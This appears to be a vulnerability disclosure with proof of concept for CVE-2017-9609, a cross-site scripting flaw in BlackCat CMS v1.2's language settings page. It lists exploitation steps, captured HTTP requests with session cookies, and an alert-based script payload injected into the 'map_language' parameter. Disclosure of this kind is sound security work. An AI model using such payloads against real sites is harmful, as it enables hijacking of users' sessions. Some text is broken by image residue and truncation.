BlackCat-CMS-Bundle-v1.2 Cross Site Scripting(XSS) Assigned CVE Number: CVE-2017-9609

Proof-of-Concept

Submitted by:
Author: Faiz Ahmed Zaidi
Organization: Provensec LLC
Website: http://provensec.com/

National Vulnerability Database

(https://nvd.nist.gov/cvss/v2-calculator)

Overall CVSS Score: 3.3

CVSS v2 Vector(AV:N/AC:M/Au:S/C:P/I:N/A:N/E:F/RL:U/RC:C)

Proof-of-Concept

Hello,

I would like to report a vulnerability that I discovered in BlackCat CMS (blackcatcms_v1.2_Bundle), which can be exploited to perform Cross-Site Scripting (XSS) attacks.

The vulnerability exists due to insufficient sanitization of the “map_language” HTTP POST parameter passed to “/backend/pages/lang_settings.php?page_id=1” script.The exploitation example below uses the "alert()" JavaScript function to display "Provensec" word:

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source; the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

Vulnerability Type:
Cross Site Scripting (XSS)

Vendor of Product:
Black Cat Development

Affected Product Code Base:
Blackcat CMS (https://blackcat-cms.org/) - blackcatcms_v1.2_Bundle

----

Affected Component:
https://localhost/blackcatcms_v1.2_Bundle/backend/pages/lang_settings.php
https://localhost/blackcatcms_v1.2_Bundle/backend/pages/lang_settings_save.php

----


Attack Type:
Remote

Attack Vectors:

Steps:
1.Login to BlackCat CMS.
2.Open the URL
"https://localhost/blackcatcms_v1.2_Bundle/backend/pages/lang_settings.php?page_id=1".
3.Create and Save the Create link.
4.Tamper the "map_language" parameter and insert payload in it.

Here, payload I used “<script>alert(/Provensec/)</script>” like shown in Fig 1.1,1.2


5.Forward the tampered request.
6.XSS gets executed on
"https://localhost/blackcatcms_v1.2_Bundle/backend/pages/lang_settings_save.php" page shown in Fig 1.3.



```
POST /blackcatcms_v1.2_Bundle/backend/pages/lang_settings_save.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Referer: https://localhost/blackcatcms_v1.2_Bundle/backend/pages/lang_settings.php?page_id=1
Cookie: cat3746sessionid=u564633c4r9bk9qgkdtbo7lu24
Connection: close
Upgrade-Insecure-Requests: 1

__csrf_magic=sid%3A5ed78e40b4c4b3a593f472d1cbb072e0898f2bfa%2C1498029518&page_id=1&map_language=DE&link_page_id=3&submit=Save
```


Fig 1.1



```
POST /blackcatcms_v1.2_Bundle/backend/pages/lang_settings_save.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Referer: https://localhost/blackcatcms_v1.2_Bundle/backend/pages/lang_settings.php?page_id=1
Cookie: cat3746sessionid=u564633c4r9bk9qgkdtbo71u24
Connection: close
Upgrade-Insecure-Requests: 1

__csrf_magic=sid%3A723e6880c89479f4aef51817ea04f05f376ca3dc%2C1498029698&page_id=1&map_language=<script>alert(/Provensec/)</script>&link
_page_id=3&submit=Save
```

Fig 1.2



An error occured

Ooops... A … request!

The page y … age! (DE !==

/Provensec/

Fig 1.3

Reference:
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Discoverer:
Author: Faiz Ahmed Zaidi Organization: Provensec LLC Website:
http://provensec.com/